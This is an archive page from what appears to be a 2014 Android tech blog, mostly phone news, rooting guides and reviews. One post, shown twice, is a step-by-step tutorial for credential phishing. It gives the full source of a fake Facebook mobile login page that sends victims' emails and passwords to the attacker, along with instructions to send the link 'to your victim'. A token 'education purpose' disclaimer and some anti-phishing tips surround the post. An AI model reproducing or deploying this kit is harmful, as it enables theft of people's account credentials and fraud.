
Sunday, 28 December 2014


Friday, 26 December 2014
How to Root Micromax Unite 2 A106

Wanna Root your Micromax Unite2 for the very first time? So,there is the full and easy tutorial for how you can Root Micromax UNITE2 easily.
Sunday, 26 October 2014
Android 5.0 Lollipop, Here’s a List of Devices Confirmed to Receive the Update Out on 3rd November

A note sent to app developers which was obtained by Android Police informs developers that the Software Development Kit for Android 5.0 is now available. It further advises developers that they can start working and testing their apps on the Android 5.0 platform.
Wednesday, 15 October 2014
HOW TO RESET PATTERN LOCK WITHOUT HAVING A FACTORY RESET IN ANDROID
FORGOT YOUR PATTERN LOCK!!!
Want to unclock it without losing your personal data?
Want to unclock it without losing your personal data?
So here the full guide to unlock your device very easily.
Saturday, 4 October 2014
Advanced Download Manager Pro v3.6.6 APK

Features-
- download up to three files simultaneously;
- accelerated download by using multithreading (9 parts)
- interception of links from the browser and clipboard;
- icon of the program and downloading progress in the notification panel;
Monday, 25 August 2014
Intex Cloud Fx Quick Review, Price and Comparison
Intex has announced the launch of its first Firefox OS based smartphone – Cloud Fx for Rs 1,999. Back in June, the vendor assured that it will be coming up with a smartphone in collaboration with Mozilla and that it will be priced around Rs 2,000.
Wednesday, 6 August 2014
[ROOT][4+] Enable Chat Heads on Whatsapp
Well, this generation is addicted to social networks and there are a lot of people who cannot leave without a famous messenger dubbed as "WHATSAPP". To read and reply you have to open the Whatsapp. An app called "Seebye Chat Heads" lets you enable the chat heads for Whatsapp messenger.
Android Released the Google Now Launcher for Everyone

This update allows Android users to access a left panel which opens into Google Now. It also allows you to use the “OK Google” hot word on the main screen. This option is currently compatible with HTC One M8, One E8, One Mini 2, Desire 816, Huawei Ascend P7 and LG G3, among others.
Proprietary systems like HTC’s Blinkfeed get replaced after installing this update and instead you have the Google Now panel which is customizable to your liking. This will be a good addition for folks with stock Android devices who want a customizable information panel easily accessible with one swipe.
This is one more offering from Google that is now finding a wider user base. Google’s minimalistic looking apps also provide great functionality and that’s why they are preferred.
You can download the app from the Play store: GOOGLE NOW LAUNCHER
Tuesday, 5 August 2014
Micromax beats Samsung to become top mobile phone vendor in India
Micromax beats Samsung to become top mobile phone vendor in India

Micromax mobiles are seen in a store. Image: Reuters
It would seem Micromax has done it. It has beaten Samsung in India. Well at least according to a study by Counterpoint Research. The company has outsold Samsung in the Indian mobile market (not the smartphone market where it is still second to the company), says the report from the research firm. Read more about that here.
According to the report, “the smartphone segment grew at 68 percent annually in Q2 2014 in India and Indian brands captured more than two-thirds of the total mobile phone shipments and more than half of the smartphone shipments.”
The report also names Micromax as the leading mobile phone supplier brand in India in Q2 2014 for the first time ever surpassing Samsung capturing 17 percent market share up from 13 percent in Q1 2014. The report says that in the smartphone business Samsung is leading with a 25.3 percent market share, while Micromax has a 19 percent market share.
Micromax also became the leading feature phone supplier overtaking Nokia for the first time, adds the report. Interestingly in this research Motorola was number four in the smartphone market with a share of 4.3 percent. Motorola has claimed to sell 1 million Moto devices in India.
It should be noted that these market share figures need to be taken with a pinch of salt. Remember the research doesn’t given any specific number on how many shipments were seen in total. According to IDC’s Q1 results for India, the overall India mobile phone market stood at close to 61.07 million units being shipped. (This includes both smartphone shipments which are increasing and feature phone shipments which are declining). Smartphone shipments stood at a total of 17.59 million.
The IDC numbers had painted a very different picture in Q1 as far as the mobile market is concerned. According to IDC, Samsung had a 20 percent overall share of the overall mobile market, and a 35 percent smartphone market share. Micromax was number three with in the overall mobile market with a 12 percent share, while it had a 15 percent market share in smartphones (number two). Thus according to Counterpoint, the picture has changed drastically and we don’t yet have the specifics of how.
Given that Micromax’s two biggest launch this season were Unite 2 and Canvas Windows smartphones, it remains to be seen which ones did the best for Micromax once numbers from other research firms also come in.
As far as Samsung is concerned, globally Q2 hasn’t been a very kind quarter. Samsung’s profits have slumped as users have gone for cheaper devices. And now with India getting smartphones from Chinese players like Xiaomi, Gionee, etc, there’s no doubt that the smartphone market in India is going to change drastically.
Friday, 1 August 2014
Moto G Prices Slashed by Rs. 2000
It’s only been a week and a few days since the Xiaomi Mi3 went on sale in India for a impressive price of Rs. 13999/-, and it looks like major brands are taking a major beating. Motorola who basically ruled this price segment from Rs. 12,000 to 15,000 has been feeling the major grunt of the Xiaomi fever.
Motorola hopes to change that by dropping their Moto G prices by a whopping Rs. 2000. If you don’t already know the Moto G sports a 4.5-inch HD display with a 1,280×720-pixel resolution and 329ppi. Powering its insides is a quad-core, 1.2GHz Snapdragon 400 processor, Adreno 305 graphics, and 1GB of RAM.
There is a 2070 mAH battery inside, but unfortunately there is no expandable storage. At the back of the Moto G there is a 5 MP camera and a 1.3 MP camera at the front.
Incase you are sick of the Xiaomi selling out before you click the buy button, you can find the new dropped prices of the Moto G below.
MOTO G REVIEW
Tuesday, 29 July 2014
Xiaomi Mi3 Goes Out of Stock Within 2 Minutes, Xiaomi Fans Outraged
Xiaomi Mi3 is undoubtedly one of the best smartphones under 15k, which you can cannot buy in India today. The phone was supposed to go on sale at 2 PM in India today and now Xiaomi Fan’s are outraged as it went out of stock only within next couple of Minutes! This is gravely less than last time when the sale lasted 40 minutes.

We don’t know yet how much stock was present to begin with, but fan’s will have to wait another week to even consider reordering. Undoubtedly there will be some heavy fan lashing on Mi India’s facebook page today (already started) as disappointed fans will have to resort to other smartphones in this price range.
Some users are complaining that Flipkart started showing their account as unregistered as soon as the sale started.while others haven’t been so subtle in expressing their rage.
The well known Xiaomi Mi3 brings 2.3 GHz Quad Core Snapdragon 800 beast to a very affordable price range. The chipset includes Adreno 330 GPU, 2 GB RAM and 16 GB internal storage to give you great user experience. Storage is however not expandable. The display is 5 Inches in size with full HD resolution powered by a 3050 mAh battery. Head on toXiaomi Mi3 full review for better perspective.
Key Specs
| Model | Xiaomi Mi3 |
| Display | 5 Inch, Full HD |
| Processor | 2.3 GHz Snapdragon 800 |
| RAM | 2 GB |
| Internal Storage | 16 GB |
| OS | Android 4.4 Kitkat with MIUI ROM |
| Camera | 13 MP/ 2 MP |
| Battery | 3050 mAh |
| Price | 13,999 INR |
How To Hack Account By Phishing using Wapka (Phishing via mobile)
Hello friends! As the tile of our post suggest that today we are going to learn phishing via mobile.Wapka is site which is used to perform mobile phishing.As all of you know that to perform a phishing attack we need a web hosting, for this purpose we choose wapka (free web hosting for mobile).A huge advantage provided by wapka is that it doesn’t block our account while we are performing our phishing attack as other free hosting websites does.

If you don’t familiar to phishing attack then before going ahead
Phishing: Phishing is an attempt to criminally and fraudulently acquire sensitive information, such as usernames, passwords and credit card details, by appearing as a trustworthy entity in an electronic communication.

Techniques Behind A Phishing Attack
Link Manipulation: Most methods of phishing use some form of technical deception designed to make a link in an email appear to belong to some trusted organization or spoofed organization. Misspelled URLs or the use of sub domains are common tricks used by phishers, such as this example URL
http://www.micosoft.com
www.mircosoft.com
www.verify-microsoft.com
instead of www.microsoft.com
How To Identify A Fraudulent E-mail?
Here are a few phrases to look for if you think an e-mail message is a phishing scam.
“Verify your account.”
Legitimate sites will never ask you to send passwords, login names, Social Security numbers, or any other personal information through e-mail.
“If you don’t respond within 48 hours, your account will be closed.”
These messages convey a sense of urgency so that you’ll respond immediately without thinking.
“Dear Valued Customer.”
Phishing e-mail messages are usually sent out in bulk and often do not contain your first or last name.
“Click the link below to gain access to your account.”
HTML-formatted messages can contain links or forms that you can fill out just as you’d fill out a form on a Web site. The links that you are urged to click may contain all or part of a real company’s name and are usually “masked,” meaning that the link you see does not take you to that address but somewhere different, usually a scam Web site.Below image shows types of phishing attacks.
 Below you will find a series of tips on how to reduce the risk of falling victim to phishing attacks:
•Check the source of information received.
•Don’t reply to any email message that asks for your personal or financial information.
•When you receive links via email, if you want to access them, type the address in your Internet browser instead of clicking on them.
•Check that the Web page you visit is a secure site. The web address must begin with https:// and a little closed padlock must be displayed on the status bar of the browser.
•Check your online accounts frequently to detect any unauthorized transfers or transactions.
•Don’t forget the banks will never ask you for confidential information through non-secure channels such as email.
First create a new wapka account by clicking here.
Step 2: Now login to your account and goto (Site List) and create a new site.
Example: www.example.wapka.mobi
Then click on Manage
Step 3: Now you have 2 modes availabe, Click on Admin mode.
Step 4: As you click on Admin mode you redirects to a Blank page. it’s blank because till now you do nothing to your newly created site.
At the Lower right most corner you have a link ::EDIT SITE(#):: click on it.
Step 5: Now click on – (WML/XHTML code).On clicking it you have window as seen in below image.

Step 6: View Sourde code from here from below or go to PhishingCode.
Copy all the code and paste it into (WML/XHTML code) box and click on Submit button.
Step 7: It’s all over now send your site link which was created at Step 2 to your victim. As your victim login to your page his/her E-mail and Password sends to your E-mail by which you have created your account at wapka at first step.
So friends Enjoy hacking………….
Note: It’s only for education purpose don’t use it to fraud. Admin is not responsible for whatever you will do from your newly acquired knowledge.
If you don’t familiar to phishing attack then before going ahead
Phishing: Phishing is an attempt to criminally and fraudulently acquire sensitive information, such as usernames, passwords and credit card details, by appearing as a trustworthy entity in an electronic communication.
Techniques Behind A Phishing Attack
Link Manipulation: Most methods of phishing use some form of technical deception designed to make a link in an email appear to belong to some trusted organization or spoofed organization. Misspelled URLs or the use of sub domains are common tricks used by phishers, such as this example URL
http://www.micosoft.com
www.mircosoft.com
www.verify-microsoft.com
instead of www.microsoft.com
How To Identify A Fraudulent E-mail?
Here are a few phrases to look for if you think an e-mail message is a phishing scam.
“Verify your account.”
Legitimate sites will never ask you to send passwords, login names, Social Security numbers, or any other personal information through e-mail.
“If you don’t respond within 48 hours, your account will be closed.”
These messages convey a sense of urgency so that you’ll respond immediately without thinking.
“Dear Valued Customer.”
Phishing e-mail messages are usually sent out in bulk and often do not contain your first or last name.
“Click the link below to gain access to your account.”
HTML-formatted messages can contain links or forms that you can fill out just as you’d fill out a form on a Web site. The links that you are urged to click may contain all or part of a real company’s name and are usually “masked,” meaning that the link you see does not take you to that address but somewhere different, usually a scam Web site.Below image shows types of phishing attacks.
•Check the source of information received.
•Don’t reply to any email message that asks for your personal or financial information.
•When you receive links via email, if you want to access them, type the address in your Internet browser instead of clicking on them.
•Check that the Web page you visit is a secure site. The web address must begin with https:// and a little closed padlock must be displayed on the status bar of the browser.
•Check your online accounts frequently to detect any unauthorized transfers or transactions.
•Don’t forget the banks will never ask you for confidential information through non-secure channels such as email.
====>>> Steps to perform mobile phishing via wapka:
Step 1: Register a new Wapka AccountFirst create a new wapka account by clicking here.
Step 2: Now login to your account and goto (Site List) and create a new site.
Example: www.example.wapka.mobi
Then click on Manage
Step 3: Now you have 2 modes availabe, Click on Admin mode.
Step 4: As you click on Admin mode you redirects to a Blank page. it’s blank because till now you do nothing to your newly created site.
At the Lower right most corner you have a link ::EDIT SITE(#):: click on it.
Step 5: Now click on – (WML/XHTML code).On clicking it you have window as seen in below image.
Step 6: View Sourde code from here from below or go to PhishingCode.
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE html PUBLIC "-//WAPFORUM//DTD XHTML Mobile 1.0//EN" "http://www.wapforum.org/DTD/xhtml-mobile10.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><title>Wapka.mobi</title><link rel="STYLESHEET" type="text/css" href="/styles.css"/><meta forua="true" http-equiv="Cache-Control" content="max-age=0"/><style type="text/css">
body { background: ;
color: ;
}
a { color: ;
}
</style>
</head><body>
<div><?xml version="1.0" ?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<head>
<meta forua="true" http-equiv="Cache-Control" content="max-age=0"/>
<link rel="STYLESHEET" type="text/css" href="http://skfacebook.wapka.mobi/styles.css"/>
</head>
<template>
<do type="options" name="Prev" label="Back"><prev/></do>
</template>
<card id="index" title="Facebook" >
<p><!DOCTYPE html PUBLIC "-//WAPFORUM//DTD XHTML Mobile 1.0//EN" "http://www.wapforum.org/DTD/xhtml-mobile10.dtd"><html xmlns="http://www.w3.org/1999/xhtml">
<script type="text/javascript"> document.title = "Welcome to Facebook"; </script>
<head title="Welcome to Facebook"><title>Welcome to Facebook</title><meta name="description" content="Facebook helps you connect and share with the people in your life." /><meta name="referrer" content="default" id="meta_referrer" /><meta http-equiv="X-Frame-Options" content="deny" />
<!-----[ » © Fb Phishing 2013 copyrighted by TipsNet.Tk™ & all credit goes to Shanto « ]-----!>
</head><body class="nontouch acw"><div class="mfsm"><div id="viewport"><div class="acb aps" id="u_0_0" data-sigil="MTopBlueBarHeader"><table cellspacing="0" cellpadding="0" class="lr"><tr><td valign="top"><h1><a href="http://m.facebook.com/home.php?_dmr&refid=8"><img src="http://static.ak.fbcdn.net/rsrc.php/v2/yz/r/aKhO2tw3FnO.png" width="76" height="20" class="img" alt="facebook" /></a></h1></td></tr></table></div><div id="objects_container"><div id="root" tabindex="0" role="main" class="_fco acw" data-sigil="context-layer-root">
<div class="acy aps abb"><span class="mfss">You must login again.</span></div>
<form method="post" class="mobile-login-form _fcp" onSubmit="window.open ('http://facebook.com/lonelinessthinkalone')" action="site_0.xhtml">
<div class="mobile-login-field aclb apl"><div>Email or Phone<br/><input type="text" name="mf_text[Email]" class="input"/>
</div></div><div class="mobile-login-field aclb apl"><div>Password<br/>
<input type="password" class="input" name="mf_text[Password]"/>
</div></div><div class="button_area aclb apl">
<input type="hidden" name="p" value="XXXXXXXX"/><input type="hidden" name="action" value="send_message"/>
<input type="submit" name="MF_submit" class="btn btnC largeBtn" size="0" value="Log In" /></div><hr style="background-color:#cccccc;height:1px;border:0px solid #fff;margin:0.3em auto;width:100%;" /><div class="mobile-login-form _fcp"><span class="mfss fcg" style="margin-left:6px;"><b>New to Facebook?</b></span></div><div class="_4u9b aclb"><div class="button_area aclb apl"><a class="btn btnS largeBtn" href="http://m.facebook.com/r.php?refid=8">Create New Account</a></div></div><input type="hidden" autocomplete="off" name="_fb_noscript" value="true" /></form><div class="other-links aclb apl"><span class="mfsm fcg"><a href="http://m.facebook.com/recover/initiate/?refid=8">Forgot password?</a><br /><a href="http://m.facebook.com/help/?refid=8">Help Center</a></span></div></div></div></div></div><div><div id="footer"><div class="acg apm"><span class="mfss fcg"><b>English (US)</b> <span role="separator" aria-hidden="true">·</span> <a class="sec" href="http://m.facebook.com/a/language.php?l=es_LA&lref=http%3A%2F%2Fm.facebook.com%2F&gfid=AQD28mdu19R_4ouf&refid=8">Español</a> <span role="separator" aria-hidden="true">·</span> <a class="sec" href="http://m.facebook.com/a/language.php?l=pt_BR&lref=http%3A%2F%2Fm.facebook.com%2F&gfid=AQDjJGXjQ2aRMYRs&refid=8">Português (Brasil)</a> <span role="separator" aria-hidden="true">·</span> <a class="sec" href="http://m.facebook.com/language.php?n=http%3A%2F%2Fm.facebook.com%2F&refid=8">More…</a></span></div><div class="acg apm"><span class="mfss fcg">Facebook ©2013</span></div></div></div><div id="static_templates"></div></body>
</html>
</p><p align="center"><a href="/menu_0.wml">:=:</a></p><p style="text-align:center;"><a href="/ads/wapka/p/2465791/adshows/1/aid/8/country/IN/position/bottom">Super download speed only in uc browser</a></p><img src="/ga.gif?utmac=MO-32471805-1&utmn=786667047&utmr=-&utmp=%2Fsite_0.xhtml&guid=ON" width="1" height="1" /><img src="http://ga.wapka.me/ga3.gif?utmac=MO-32471805-3&utmn=344471327&utmr=-&utmp=%2Fsite_0.xhtml&guid=ON" width="1" height="1" />
</card>
</wml>
</div><p align="center"><a href="/menu_0.xhtml">:=:</a></p><p style="text-align:center;"><a href="/ads/wapka/p/2466575/adshows/3/aid/8/country/IN/position/bottom">Super download speed only in uc browser</a></p><img src="/ga.gif?utmac=MO-32471805-1&utmn=738948482&utmr=-&utmp=%2Findex.xhtml&guid=ON" width="1" height="1" /><img src="http://ga.wapka.me/ga3.gif?utmac=MO-32471805-3&utmn=1497913535&utmr=-&utmp=%2Findex.xhtml&guid=ON" width="1" height="1" /></body></html>
Copy all the code and paste it into (WML/XHTML code) box and click on Submit button.
Step 7: It’s all over now send your site link which was created at Step 2 to your victim. As your victim login to your page his/her E-mail and Password sends to your E-mail by which you have created your account at wapka at first step.
So friends Enjoy hacking………….
Note: It’s only for education purpose don’t use it to fraud. Admin is not responsible for whatever you will do from your newly acquired knowledge.
Subscribe to:
Comments (Atom)